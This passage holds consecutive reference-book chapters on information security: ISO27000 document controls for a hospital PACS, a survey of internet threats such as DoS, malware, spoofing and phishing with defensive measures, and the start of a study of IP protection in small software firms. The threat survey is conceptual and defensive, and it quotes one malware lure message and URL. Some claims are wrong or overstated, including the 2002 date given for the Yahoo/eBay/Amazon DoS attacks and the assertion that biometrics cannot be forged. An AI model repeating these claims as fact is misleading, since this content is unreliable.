In a filmless hospital, the PACS is a mission critical system for life-saving purposes. The quality of the PACS was an important issue. One method to measure the quality of a PACS was measuring the completeness of the system in terms of data confidentiality, integrity, and availability. A third-party audit such as the ISO27000

Table 4. Documentation control

Process Flow	Operation	Remark
Document Creation	Manuals, procedures, and work instruction should be written by the PACS team. Records should be kept in the general office.	If documents/manuals cover different departments, we should consider liaisons between different departments' roles.
Document Approval	Manuals should be approved by the chief of service (COS). Procedures and work instruction should be approved by the PACS manager. Records should be stored in the PACS room or general office.	Manual changes should be approved by the PACS manager.
Document Release	1. The distribution of manuals and procedures is controlled by the PACS manager. 2. The requirements from the customers and contracts related to information security of the PACS should be approved by the COS and released by the PACS manager.	Documents/manuals related to PACS should be signed by the PACS manager before distribution. The manual distributed should have a document number. Each personnel/department should update the document-control list regularly.
Document Revision Change Required	Manuals and documents should be amended by the document owner/department. If other personnel/departments are involved in the change, they should seek the approval from the owner/responsible departments.	Note the change and where the change is (e.g., which paragraph) on the first page. The original document/manual should be chopped or destroyed.
Document Check Not Applicable / Applicable	For general manuals from an outsourcing party (e.g., Afga) or other department, if they are applicable for PACS operation, they should be approved and adopted for PACS operation.	For this kind of manual, if it has not been revised for 1 year, it should be reviewed.
Document Obsolescence	Obsolete documents should be collected by the PACS manager. There should be one copy (soft copy or hard copy) kept by the PACS.	Each personnel/department should keep the previous updated version of the document for future review. The other obsolete copy should be destroyed.
Document Execution	It should be guaranteed that the operator or other related PACS engineer should get the right document in the right version.	During operation, no document should be copied, duplicated, or distributed without appropriate approval.

certification audit could serve as written proof of the quality of a PACS.

FUTURE TRENDS

Based on the experience in ISO27000 implementation, the authors were of the view that more and more hospitals would consider similar health care applications of ISO27000 to other safe critical equipment and installations in Hong Kong.

CONCLUSION

ISO27000 covers not only the confidentiality of the system, but also the integrity and availability of data. Practically, the latter is more important for the PACS. Furthermore, both standards can help to improve not only the security, but also the quality of a PACS because, to ensure the continuation of the certification, a security forum has to be established and needs to meet regularly to review and improve on existing processes.

REFERENCES

Calder, A., & Watkins, S. (2003). *IT governance: A manager's guide to data security and BS 7799/ISO 17799.* Kogan Page.

Dreyer, K. J., Mehta, A., & Thrall, J. H. (2001). *PACS: A guide to the digital revolution.* Springer-Verlag.

Hong Kong Personal Data Privacy Ordinance. (1995). Hong Kong, China: Hong Kong Government.

Huang, H. K. (2004). *PACS and imaging informatics: Basic principles and applications.* Wiley-Liss.

Institute of Physics and Engineering in Medicine, The. (2003). *Guidance notes on the recommendations for professional practice in health, informatics and computing.* Author.

ISO (2007). *ISO/IEC 17799:2005, Information technology—Security techniques—Code of practice for information security management*. American National Standards Institute (ANSI).

ISO (2007). *ISO/IEC 27001:2005, Information technology—Security techniques—Information security management systems—Requirements*. American National Standards Institute (ANSI).

Menasce, D. A., & Almeida, V. A. F. (2001). *Capacity planning for Web services: Metrics, models, and methods.* Prentice Hall.

Peltier, T. R. (2001a). *Information security policies, procedures, and standards: Guidelines for effective information security management.* CRC Press.

Peltier, T. R. (2001b). *Information security risk analysis.* Auerbach Publishing.

Practical guide to IT security for everyone working in hospital authority, A. (2004). Hong Kong, China: Hong Kong Hospital Authority IT Department.

Security operations handbook. (2004). Hong Kong, China: Hong Kong Hospital Authority IT Department.

Toigo, J. W. (1996). *Disaster recovery planning for computer and communication resources.* John Wiley & Sons.

Toigo, J. W. (2003). *The holy grail of network storage management.* Prentice Hall.

KEY TERMS

Availability: Prevention of unauthorized withholding of information or resources.

Business Continuity Planning: The objective of business continuity planning is to counteract interruptions to business activities and critical business processes from the effects of major failures or disasters.

Confidentiality: Prevention of unauthorized disclosure of information.

Controls: These are the countermeasures for vulnerabilities.

Digital Imaging and Communications in Medicine (DICOM): Digital Imaging and Communications in Medicine is a medical image standard developed by the American College of Radiology and the National Electrical Manufacturers' Association.

Information Security Management System (ISMS): An information security management system is part of the overall management system, based on a business risk approach, to develop, implement, achieve, review, and maintain information security. The management system includes organizational structure, policies, the planning of activities, responsibilities, practices, procedures, processes, and resources.

Integrity: Prevention of unauthorized modification of information.

Picture Archiving and Communication System (PACS): A picture archiving and communication system is a system used for managing, storing, and retrieving medical image data.

Statement of Applicability: Statement of applicability describes the control objectives and controls that are relevant and applicable to the organization's ISMS scope based on the results and conclusions of the risk assessment and treatment process.

Threats: These are things that can go wrong or that can attack the system. Examples might include fire or fraud. Threats are ever present for every system.

Vulnerabilities: These make a system more prone to attack by a threat, or make an attack more likely to have some success or impact. For example, for fire, a vulnerability would be the presence of inflammable materials (e.g., paper).

Information Security Threats to Network Based Information Systems

Sumeet Gupta
National University of Singapore, Singapore

INTRODUCTION

While Internet has opened a whole new world of opportunity for interaction and business by removing many trade barriers, it has also opened up new possibilities and means of criminal acts altogether unheard of in the off-line world. Why do people commit crimes online? Perhaps, some of them attempt to gain unauthorised access to other's money. Some people have fun doing so and there are others who do it to take revenge or to harm others. While the motivation of conducting criminal acts may be the same as in the off-line world, the manner of such criminal acts is unique to the Internet. The vulnerability of the information transmitted over Internet is the root cause of the sprawling of criminal acts over Internet. Both users and vendors become vulnerable to criminal acts that undermine security due to easy accessibility of Internet and easy exploitation of security loopholes in the Internet. These criminal acts can adversely affect Internet users, particularly online vendors and customers. Therefore, it is important that Internet users not only become conversant of such criminal acts but also take suitable measures to counter and avoid becoming victims of these criminal acts. In this article we examine some of the major information security threats to Internet users with particular emphasis on electronic commerce and propose plausible solutions for a safer online experience.

The information security threats can be categorised into threats to the users, threats to the vendors, and threats to both users and vendors. Electronic embezzlement, sniffing and spoofing, and denial-of-service attacks are examples of threat to the vendor. Credit card frauds and malicious codes are examples of threats to the users. Cybervandalism and phishing are examples of threats to both users and vendors.

CYBERVANDALISM

Cybervandalism is defined as an act of intentionally disrupting, defacing, or even destroying a site (Laudon & Traver, 2003). Hacking and cracking are two common forms of cybervandalism. Hacking is an act of unauthorised access to computer systems and information (Laudon & Traver, 2003). Hackers, in general, are computer aficionados excited by the challenge of breaking into corporate and government Web sites. There are three types of hackers, namely, white hats, black hats, and grey hats. White hat hackers are good hackers and are employed by the firms to locate and fix security flaws in their systems. Grey hat hackers are people who think that they are doing some greater good to the society by exposing security flaws in the systems. Black hat hackers are the one with criminal intent. Also known as crackers, black hat hackers pose the greatest threat and act with the intention of causing harm. Sometimes such hackers are merely satisfied by breaking into the files of a Web site. However, some of them a have more malicious intention of committing cybervandalism by intentionally disrupting, defacing, or even destroying the site.

Hacking is widely prevalent in the cyber industry. Recently, the publication of cartoons of Prophet Mohammed in a Danish newspaper angered hackers who then defaced the homepages of hundreds of Danish Web sites on a Saturday (Reddy, 2006). The hacking of Macs' platform is quite common (Patricks, 2006). Once the intruder gets into the system, the intruder will then be able to cause great damage to the network and its enterprise. This makes the loss of millions of dollars in a split second a high possibility. One such example is that of Network Associates (www.nai.com.br and www.mcafee.com.br), an Internet security firm whose Web sites were defaced by hackers recently. The intruders spattered cyber-graffiti over the Brazilian-based Web sites. They gained access to the Web sites by hacking the company's host Internet service provider (ISP). But luckily none of the company's systems or information were damaged.

In e-commerce, information security and privacy are two major threats for a customer to engage in online transactions (Hoffman, Novak, & Peralta, 1999). Currently, most sites that require user login have password protection. However, passwords have many disadvantages (Conway & Koehler, 2000). They are generally chosen poorly, managed carelessly, and often forgotten. This definitely aids hackers who use these shortcomings of users to hack into accounts.

CREDIT CARD FRAUD/THEFT

A common form of hacking is credit card fraud, whereby credit card information is stolen and used (Laudon & Trevor, 2003). Credit card fraud is the most high profile e-commerce crime which compromises nonrepudiation and confidentiality of the customers. Vendors are affected the most while customers are generally insulated. This is because, while credit card companies ensure that card owners are only liable for the first 50 dollars, vendors are liable for everything they ship in unsanctioned transactions. Losses for vendors can include cost of goods, cost of shipping, administrative cost of dealing with fraudulent transactions, 'charge-back' fees that banks demand to offset their own administrative costs, and orders that online merchants reject in their determination to prevent fraud. Losses for vendors are estimated to be as much as $60 billion in 2005, according to Financial Insights (Louvel & Capachin, 2005). Stolen credit card numbers may be used by hackers to assume a new identity. Users end up paying for items that they did not purchase. Vendors in turn may have delivered the product but payment will not be made, since it is a case of stolen identity and the credit card issuers will not honor vendor's sales. For instance, Vladimir Levin broke into Citibank's system and downloaded customers' passwords, transferring $3.7 million into his account. Both Citibank and users were affected.

DENIAL-OF-SERVICE ATTACK

Denial-of-service (DoS) attack is another kind of cybervandalism. It is an attack on a computer system or a network in which the attacker floods a Web site with useless traffic to inundate and overwhelm the network (Laudon & Traver, 2003). Such an attack may cause a network to shut down, making it impossible for users to access the site. Typically, the attack consumes the bandwidth of the victim's network or overloads the computational resources of the victim's system. It tends to cause inconvenience and annoyance to the users as the network stops responding to normal traffic and service requests from clients. In addition, prolonged shutdown of the vendors' server and systems will also lead to great losses in money and reputation, as transactions with customers are paralysed. The economic damage from DoS attacks in 2004 was estimated to be around $30 billion and $37 billion worldwide (Content Wire, 2004).

Typically, in establishing a connection with the vendors' site, the user sends a message asking the vendor's server to authenticate it. The server returns the authentication approval to the user. The user acknowledges this approval and then is allowed onto the server. In a denial-of-service attack, the attacker sends several authentication requests to the server, thus filling up the server. All requests have false return addresses, so the server cannot find the user when it tries to send the authentication approval. The server waits, sometimes more than a minute, before closing the connection. When it does close the connection, the attacker sends a new batch of forged requests, and the process begins again, tying up the service indefinitely and thus hanging up the server[1]. When such an attack is made from different computers, it is known as distributed denial-of-service.

Yahoo!, eBay, and Amazon.com are examples of such victims that were attacked in February 2002 by a Canadian teenager, resulting in huge losses (Laudon & Traver 2003).

MALICIOUS CODES

Malicious code, such as virus or Trojan horse, is software specifically designed to damage or disrupt a system. The term malware is an acronym for malicious software which are designed to infiltrate or damage a computer system, without the owner's consent. Malware generally upsets the integrity of the Internet system as it impedes the networks of both the users and the vendors. Computer viruses, worms, and Trojan horses are some of the various kinds of malware. The economic damage from malware proliferation was estimated to be around $157 billion and $192 billion worldwide in 2004 (Content Wire, 2004).

A *computer virus* is a computer program that is able to modify other programs, usually to the determent of the computer system, by replicating itself. A virus attack can shut down the entire computer system of the Internet user, resulting in loss of valuable data. In e-commerce, virus attacks can be costly to both vendors and customers, as they are no longer able to carry out their transactions. In addition, customers' data such as e-mail address and online orders can be corrupted or deleted by a virus threat, thus causing the company to be unable to meet customer order in time, resulting in loss of reputation. A recent virus prevalence survey (Bridwell, 2005) showed an increase in the total number of occurrences, the time needed for businesses to recover from attacks, and the overall cost of recovery. The study found that e-mail attachments are the most frequent source of infection, followed by Internet downloads and Web browsing.

A *worm*, on the other hand, is a self-replicating computer program. Instead of spreading from file to file (as in the case of viruses), it is designed to replicate from computer to computer (Laudon & Traver, 2003). It is able to locate the e-mail addresses in the customers' database and send itself to all of them. Users might get annoyed and decide to terminate any future contacts with the company. This may thus result in loss of reputation and business for the company.

Trojan horse is a benign appearing malware, but is does something other than expected (Laudon & Traver, 2003). It does not replicate itself but is often a way for viruses or other malicious codes to be introduced into a computer system. A Trojan horse may masquerade as a game, but actually hides a program to steal passwords and mail them to another person.

Chernobyl virus is a good example of a malicious code. It is capable of wiping out the first megabyte of data on a hard disk thereby making the rest of the data useless. An instance of a virus affecting users is the recent outspread of an MSN virus. Once the virus has invaded the hard drive, the following message will keep appearing 'Hey you can see who's blocking you on MSN! Download it now http://www.block-checker.com.' This does not only lead other users to clicking on the link and getting the virus in their computers, but it also spoils the users' reputation as many of them unknowingly cause other users to get this virus.

SNIFFING AND SPOOFING

Sniffing and spoofing are two ways by which an attacking organisation can gain access to an organisation's Web server. It is one of the favorite weapons in a hacker's arsenal. Sniffing is a type of eavesdropping program that monitors information traveling over a network thus enabling hackers to steal information off the network (Laudon & Traver, 2003). This directly endangers confidentiality and privacy of the Internet users. Sniffer software passively watches and copies packet transmissions. This allows attackers to gather further information unobtrusively about the system and its vulnerabilities.

Web spoofing allows an attacker to create a *shadow copy* of the entire World Wide Web. This allows the attacker to monitor all of the victim's activities including any passwords or account numbers the victim enters. Sometimes, these attackers set up a Web site and pass it off as a particular merchant, stealing business from the actual site. Information collected by the site can also be used in credit card frauds, online scams, or other criminal purposes. Users who have made a purchase at these sites may also not receive anything eventually. In addition, the fake site may mar the reputation of the actual merchant's online site, if customers are unaware of the actual situation. In some cases, orders made on the fake site will be transferred back to the original vendor at a large scale, resulting in sudden changes in its supplies and inventory, which disrupts the management.

Online marketplace eBay and its online payment unit PayPal are two Web sites that spoofers most frequently try to spoof, and Citigroup's Citibank is the most popular target among banks.

PHISHING

Phishing is one of the most rampant frauds concerning online purchases and accounts. A phishing attempt is one from an unauthorised third party who is trying illegally to gather personal data or information from a customer or user through posing as the official service provider or business. It is an example of an online scam that involves the sending of an e-mail to a user and falsely claiming to be an established legitimate enterprise. The e-mail directs the user to visit a Web site where they are asked to update or key in personal information, such as passwords and credit card, social security, and bank account numbers. Consequently, users face the threat of having their identities used by the scammers for further criminal acts.

One famous example is the Nigerian Scam, also known as the '4-1-9 fraud.' It is a five billion US$ (as of 1996) worldwide scam which had been running since the 1980s under successive governments of Nigeria. Disturbingly, it is difficult to catch the phishers and there is no active means of creating barriers to block off these fraudsters other than creating an increased awareness on the part of the company and the consumer of the possibility of phishing attempts. Should a customer's data be compromised, it is likely to cause an economic impact on the bank as customers are likely to feel negative about the matter and may stop patronising or even tell others to stop transacting from the bank due to their own negative experience, even if there was no fault on the part of bank.

ELECTRONIC EMBEZZLEMENT

External security measures are generally the main focus of information security. However, the internal environment of an organisation must also be secured. Some of the largest disruptions to service, destruction to sites, and diversion of customer credit data and personal information have come from insiders (once trusted employees). Employees, who have access to confidential information, take advantage of their authority to embezzle money. Since they are trusted by the company it is easier for them to commit this act. Some employees steal huge sums of money while others create loop-holes in the control policies and computer systems. Many such cases of embezzlement are only realised after the employee has left the company. It is the single largest financial threat to vendors as employees have access to privileged information. More than a third of the worst computer system security breaches at UK companies were from employees (ZDNet UK News, 2002). Results of a recent survey (TechRepublic.com, 2006) indicate that insiders are likely to be responsible for 68% of the organisation's security breaches, compared to 17% by hackers and 15% by customers and competitors. Some of the threats include the unauthorised employee access and modifications and erasures of data, employees downloading forbidden data and removing software, and employees downloading or loading unlicensed software on the system.

MEASURES FOR INCREASED INFORMATION SECURITY

The information security measures can be classified as technical, strategic, and physical security measures. Following paragraphs discuss these security measures.

Technical Security Measures

To ensure secure electronic monetary transaction, vendors should adopt the secure electronic transaction (SET) standard, which ensures confidentiality of information encryption and payment integrity, and authenticates both vendors and consumers via encryption of data, such as a credit card number. In addition, vendors can also acquire a secure sockets layer (SSL) certificate, which guarantees the person that the confidential information is sent only to the person who can read it. This prevents secret information, such as a credit card number and account number from leaking into the hands of unauthorised users. For preventing the hacking of passwords, vendors can adopt one-time password systems. An one-time password is one that is only good for one use. After it has been used it cannot be used again and hence makes it useless to a sniffer.

In case of electronic embezzlement, intrusion-detection systems together with auditing can be implemented. An intrusion detection system (IDS) is a system for detecting attempts to break into or misuse a computer system. The two types of intrusion detection systems are network intrusion detection systems (NIDS) and host-based intrusion detection system (HIDS). The former discovers an intruder by matching the attack pattern to a database of known attack patterns. It watches all network traffic. Such programs search for recognised hacker tools and trigger an alarm when hacking is detected. Such systems require monitoring by staff members or alternatively, vendors could use intrusion-detection services so that it carries out its functions properly. One example of such a program is Snort®. Accounts of employees who have left the company should also be closed and their access into the system should be halted promptly to avoid any embezzlement.

Vendors can also protect their networks from potential security threats by a number of measures. One would be the use of firewalls. Firewalls are software applications that act as filters between a company's private network and the Internet. They prevent remote client computers from attaching to the internal network. Information to be sent or received has to be processed by the firewall software. Operating system features can also help further protect servers and clients. Vendors can use operating systems that not only have a built-in username and password requirement, but also have an access control function that automates user access to various areas of the network. This measure ensures that only authorised personnel can obtain access to highly confidential information.

Users can also prevent an attack on their computer systems by using antivirus software. An antivirus software is a computer program that is designed to detect and take action to remove or disarm known viruses. An antivirus software can block user access to the infected files as well as inform the user that that particular file was infected upon detection of a virus. Some examples are those from McAfee and Norton. Antivirus software usually identify and is able to remove common types of viruses. Updates need to be done so as to enable the protection of the computer system against new viruses.

Strategic Security Measures

A security team is necessary in a company to define security standards and implement security policies. The team will be responsible for managing and addressing all security-related problems in the company. Company may employ white-hat hackers' to discover loop-holes in the system and secure these 'holes.' The purpose of the security policy is to heighten awareness on security risks and the relevant prevention measures. Thereafter, a training and security awareness program should be implemented to inform and train the users on the terms in the security policies. This should reach all areas of the company, from senior managers to end users. This program explains the security policy and ensures that the rules and regulations regarding security are understood.

Vendors should regularly backup their data so that if a virus attack occurs, important data, like customers' particulars and purchase orders, will not be lost altogether. Backing up data consistently after each update ensures that the latest information on the computer system can be recovered upon a virus disaster.

Physical Security Measures

Vendors can prevent unauthorised access by hackers by adopting physical access methods. These include biometrics and smartcards. Biometrics identifies users solely on a physical chracteristic, such as voice, fingerprints, or size of iris that was previously stored in the system. Since the characteristic is unique to individual users, there is no way it can be forged, unlike passwords, which can be easily guessed or stolen by unauthorised users. Smartcards, which have a microchip that stores data, like electronic cash and digital certificates for unique identity authentication, can also be used.

CONCLUSION

Security threats are becoming more prevalent and destructive to both vendors and users over the Internet. Therefore, countermeasures against security threats should be adopted. However, this cannot be a one-way solution. Both vendors and users have to play their own individual part in order for these measures to be effective. It is the responsibility of both parties to ensure a safer online experience. Users are advised to be fully aware of the possible security risks involved over the Internet before making online purchases. Vendors should be fully equipped with the necessary security measures, as well as to make its consumers aware of the security measures taken by them. However, security loopholes are ubiquitous over the Internet and, thus, it is inevitable to have a certain degree of security risk in e-commerce.

REFERENCES

Bridwell, L. (2005). ICSA labs 10th annual virus prevalence survey. *Icsa labs*. Retrieved March 5, 2007, from http://www.icsa.net/icsa/docs/html/library/white-papers/VPS2004.pdf

Content Wire. (2004, August 26). *Internet security: $290 of malware damage per Windows PC worldwide in 2004*. Retrieved March 3, 2006, from http://www.content-wire.com/securitychannel/securitychannel.cfm?ccs= 121& cs=3097

Conway, D., & Koehler, G. (2000). Interface agents: Caveat mercator in electronic commerce. *Decision Support Systems, 27*(4), 255-366.

Hoffman, D.L., Novak, T.P., & Peralta, M. (1999). Building consumer trust online. *Communications of the ACM*, *42*(4), 80-85.

Laudon, K.C., & Traver, C.G. (Eds.). (2003). *E-commerce: Business, technology and society*. Boston: Addison-Wesley.

Louvel, S., & Capachin, J. (2005). Payments fraud management: Analysis beyond the transaction. *Financial insights online.* Retrieved March 5, 2007, from http://www.financial-insights.com/FI/getdoc.jsp?containerId=FIN1640

Patricks, T. (2006). *Secure Mac mini, OS X hacked in under 7 minutes.* Retrieved March 7, 2007, from http://mac360.com/index.php/mac360/comments/mac_mini_os_x_hacked_in_under_7_minutes, Accessed on 5th Mar., 2007.

Reddy, K.S. (2006). *Cartoon issue takes cyber turn.* Retrieved February 16, 2006, from http://www.hindu.com/2006/02/12/ stories/2006021204821200.htm

TechRepublic.com. (2006). *10 things you should know about privacy protection and IT*. Retrieved March 5, 2007, from http://articles.techrepublic.com.com/5100-10878-6141419.html

ZDNet UK News. (2002). *UK firms fail e-security test.* Retrieved March 5, 2007, from http://news.zdnet.co.uk/itmanagement/0,1000000308,2110464,00.htm

KEY TERMS

Confidentiality: Refers to the ability to ensure that messages and data are available only to those who are authorised to view them.

HIDS: Host based intrusion detection system. HIDS consists of an agent on a host which identifies intrusions by analysing system calls, application logs, file-system modifications (binaries, password files, capability/acl databases), and other host activities and state.

IDS: Intrusion detection system. Generally detects unwanted manipulations to computer systems, mainly through the Internet. The manipulations may take the form of attacks by skilled malicious hackers, or script kiddies using automated tools.

ISP: Internet service provider. A business or organisation that provides to consumers access to the Internet and related services

NIDS: Network intrusion detection systems. An independent platform which identifies intrusions by examining network traffic and monitors multiple hosts.

Nonrepudiation: Refers to the ability to ensure that e-commerce participants do not deny (i.e., repudiate) their online actions. For example, the availability of free e-mail accounts makes it easy for a person to post comments or send a message and perhaps later deny doing so.

Paypal: An e-commerce business allowing payments and money transfers to be made through the Internet.

SET: Secure electronic transaction standard. A standard that enables secure credit card transactions on the Internet.

SSL: Secure sockets layer certificate. A protocol developed by Netscape for transmitting private documents via the Internet.

ENDNOTE

[1] http://news.com.com/2100-1017-236728.html

Intellectual Property Protection in Software Enterprises

Juha Kettunen
Turku University of Applied Sciences, Finland

Riikka Kulmala
Turku University of Applied Sciences, Finland

INTRODUCTION

Enterprises are facing challenges in protecting their intellectual property (IP) due to the rapid technological changes, shortened lifecycles, and the intangibility of products. The IP protection granted by the national intellectual property rights (IPRs) legislation does not correspond very well with the needs of enterprises operating in a rapidly changing business environment (Andersen & Striukova, 2001; Bechina, 2006). The most valuable assets of knowledge intensive enterprises are the knowledge and skills embodied in human capital, which cannot be protected using the traditional and formal IP protection (Coleman & Fishlock, 1999; Kitching & Blackburn, 1998; Miles, Andersen, Boden, & Howells, 2000).

The challenges for IP protection in the context of knowledge intensive small enterprises lie in creating business environments that support the knowledge sharing and creation, innovativeness, and IP protection. In particular, the challenges are related to the identification of such formal and informal protection methods which improve the business process. The aim of knowledge management is to stimulate innovation and create knowledge. Knowledge management allows knowledge with critical and strategic characteristics in an enterprise to be located, formalised, shared, enhanced, and developed.

The purpose of this study on information security management is to explore how small and medium-sized enterprises (SMEs) protect their IP in software business. This study investigates how strategic IP protection supports the knowledge sharing and innovation creation and explores the critical phases of IP protection in small software enterprises. This study also describes and develops management, using the approach of knowledge management and applying the spiral of knowledge creation in software development.

The article is organised as follows. The IP protection of enterprises operating in software development is introduced in the background section. The main attention of the article concentrates on IP protection, which is analysed using the framework of knowledge management. IP protection is investigated in the various phases of knowledge creation in software development. Thereafter some future trends are described. Finally, the results of the study are summarised and discussed in the concluding section.

BACKGROUND

This article investigates IP protection in the software business from the perspective of an entrepreneur or a manager who wants to maximise the profits of the enterprise. The empirical data of the study consists of 17 independent owner-managed software enterprises in Finland and the UK located in the metropolitan regions of Helsinki and London. Multimedia technology is an essential target market of these networked enterprises. The data was collected using a sampling technique by which the sample was collected by using one respondent to suggest other suitable respondents. The chosen design for interviews was the semistructured and open-ended format to avoid variation in the responses and to facilitate the comparability of the information.

Although the importance of informal IP protection methods and strategies has been acknowledged in several studies (Coleman & Fishlock, 1999; Kitching & Blackburn, 1998; Miles et al., 2000), only a small number of empirical studies have been done in this particular area. The main finding of earlier studies is the importance of skills embodied in human capital that cannot be protected using the traditional methods of IP protection. A substantial part of the creative activity is not patentable, because of its intangible nature.

This implies new challenges to those responsible for IP protection.

Patents protect innovative and useful products, processes, and programs. Software-related inventions have been patentable for years in the USA. American enterprises are more patent conscious than their European counterparts. In Europe, software is not regarded as an invention and therefore it is not patentable. However, the countries belonging to the European Patent Convention (EPC) have agreed that software is patentable if it is technical in nature. In addition, technical devices or processes which include integrated software may be patentable. Apart from that, national patent offices have adopted their own practices. For example, the British Patent Office is very restrictive and defines narrowly what may be patentable. Copyright has formerly been the main protection method for software enterprises, but the role of patenting in IP protection increased in the 1990s, when the United States Patent and Trademark Office (USPTO) started to grant patents even to software products. However, the extreme complexity of software products causes problems. Often many patents are needed to cover a specific product or a specific type of implementation (Kahin, 2003). However, the program is still not patentable if it does not include a technical component.

Many small knowledge-intensive enterprises prefer informal means to protect their IPs. In some sectors technical means of protection may simply be more effective than legal protection. Kitching and Blackburn (1998) conclude from interviews with the managers of 400 SMEs in four different industrial sectors (software, mechanical engineering, electronics, and design) that SMEs have realised the importance of IPRs and know-how in managing their assets. They make very little use of the formal methods of protection requiring registration. They prefer informal protection methods, because these are effective, inexpensive, and within the control of the enterprise. The main method of maintaining confidentiality is working with customers, suppliers, and employees who can be trusted (Coleman & Fishlock, 1999).

The traditional alternative to patenting is simply to keep the invention a trade secret. The advantage of this strategy is that there are no patenting costs involved. However, pure secrecy does not work well in cases of purely technological inventions, because they can easily be reverse engineered and copied by competitors. The opposite strategy to secrecy is simply to publish (Bruun, 2003). This strategy avoids any blocking by competitors of the technology in question. For example, IBM and Zerox Corporation have used the publication strategy for defensive reasons. Bruun distinguishes between concepts of 'publishing' and 'discrete publishing.' The aim of the latter is to destroy the novelty of the invention without really going more public than necessary. According to Bruun, the novelty of an invention can be destroyed by taking the document of an invention from a library where it is considered to be available to the public even though no member of the public may be aware of the document. The successful combination of secrecy and publicity is an option to protect the IP of the enterprise. However, in the case of discrete publishing the enterprise must prove in a possible dispute that the invention has been made available to the public and the invention described so carefully that other specialists in the field can also build it.

Large enterprises have relative material advantages, but small enterprises seem to have organisational advantages such as flexibility and the ability to respond quickly to the changing demand in the market. The utilisation of formal protection methods, such as patents, requires resources in terms of money and time. The need for patenting increases gradually with the size of the enterprise, suggesting that the patenting process requires a certain level of resources (Blackburn, 1998). Enterprises which are able to respond quickly to changing market demand must be organisationally flexible and have efficient internal communication (Mogee & Reston, 2003).

It can be summarised that SMEs are active in protecting their products using a variety of mechanisms. Methods of IP protection, especially patents, have attracted considerable interest and there are numerous studies available on the legal forms of IP protection. However, only a small part of IP can be protected by legal forms of protection. Typically IP cannot be protected in the software development business due to patentability issues, the complex nature of the product, and the need to make a full disclosure when applying for a patent. These enterprises have other means to protect their IPs. The literature acknowledges the importance of informal protection methods and strategies, especially in SMEs. Sufficient attention has not been paid to the identification and conceptualisation of the informal methods used in development processes.

IP PROTECTION IN SOFTWARE DEVELOPMENT

It is important that the management methods support the fast creation of innovations and ensure IP protection. Flexibility and the ability to operate rapidly are competitive advantages of small software enterprises. It is evident that knowledge management encompasses IP protection. Among our SMEs, IP protection was understood as a concept which is wider than the traditional focus of IP protection. IP protection was not related only to the protection of intellectual outputs, but, especially in knowledge intensive small enterprises, the aim was rather to support knowledge sharing and innovation creation than to protect the intellectual outputs of the enterprise.


The spiral of knowledge conversion of knowledge management is used to describe the different phases of software development in order to build a structured view of IP protection throughout product development. The approach with four modes of knowledge conversion was developed by Takeuchi and Nonaka (2004). Their model has been used in various kinds of product development processes, especially in the manufacturing industry, but it is also suitable for the software industry.

Figure 1 describes the spiral of knowledge conversion in software development. The modes of knowledge creation and conversion are: (1) from tacit knowledge to tacit knowledge, which is called socialisation; (2) from tacit knowledge to explicit knowledge, which is called externalisation; (3) from explicit knowledge to explicit knowledge, or combination; and (4) from explicit knowledge to tacit knowledge, or internalisation. The spiral of knowledge conversion is a never ending process, which starts again when the first cycle is finished.

Socialisation is a process of sharing experiences and thereby creating tacit knowledge in the form of shared mental models and technical skills. It is crucial for creating, sharing, and developing new ideas. The majority of the managers interviewed, both in Finland and UK, emphasised the importance of free information flow and efficient knowledge dissemination in software enterprises. Software innovations frequently come into being spontaneously on an *ad hoc* basis, incrementally, and in cooperation with employees and customers.

Trust supports open conversations and exchange of tacit knowledge in the socialisation phase. Software managers promote information and knowledge sharing mainly through regular meetings, setting up informal discussions, and think-tanks. In one enterprise some of these discussions are even tape-recorded and stored. Even though IP protection is of minor importance in the socialisation phase, open discussion and efficient knowledge sharing may partly impede the develop-

Figure 1. The spiral of knowledge conversion in software development



ment of knowledge pools in the enterprise. Thus, the organisations can develop the assets of complementary knowledge in this phase. However, it is noteworthy that in the majority of the software enterprises the principal objective of the information exchange was regarded simply as the sharing of information.

The externalisation phase transforms tacit knowledge into explicit knowledge so that it can be communicated. The creation of innovations is critical in the externalisation phase. Identifying and locating tacit knowledge and making it explicit are necessary in creating inventions and innovations. The management of the externalisation phase has two important tasks. First, it contributes to the efficiency and effectiveness of the organisation by knowledge codification and knowledge sharing. When IP is embodied in codified knowledge, it is fairly easy to replicate and disseminate throughout the organisation and hence, it is easy to restore. Second, by putting tacit knowledge into an explicit form and documenting it, enterprises can reduce the risk of losing the IP when a key employee is leaving the enterprise.

A formally signed and dated document is the physical proof of an invention and evidence of when the invention is made. These matters are important in the event of a possible infringement or dispute regarding the patent. Documentation can also serve as an idea bank and is a historical record of how the innovation was made. At an externalisation phase, the imitability (replication by competitors) of a new invention becomes a possible threat. A new idea or invention is not yet protectable in a judicial sense as it is still far from being fully specific, but is already expressed in systematic language in the form of drawings and descriptions.

In the combination phase, the new knowledge created in the earlier phases of knowledge creation is combined with the existing knowledge of the organisation. This combination leads to the creation of a new product or process. It can also lead to the improvement of an existing product or process. In the combination phase, an invention can be expressed in systematic language in the form of drawings and descriptions. The invention can be protected in a judicial manner such as by a patent. At this phase, a new invention is vulnerable, as it is in a communicable form and can thus be imitated by competitors. Finally the inventor or the owner of an invention must decide in this phase about the protection of the invention.

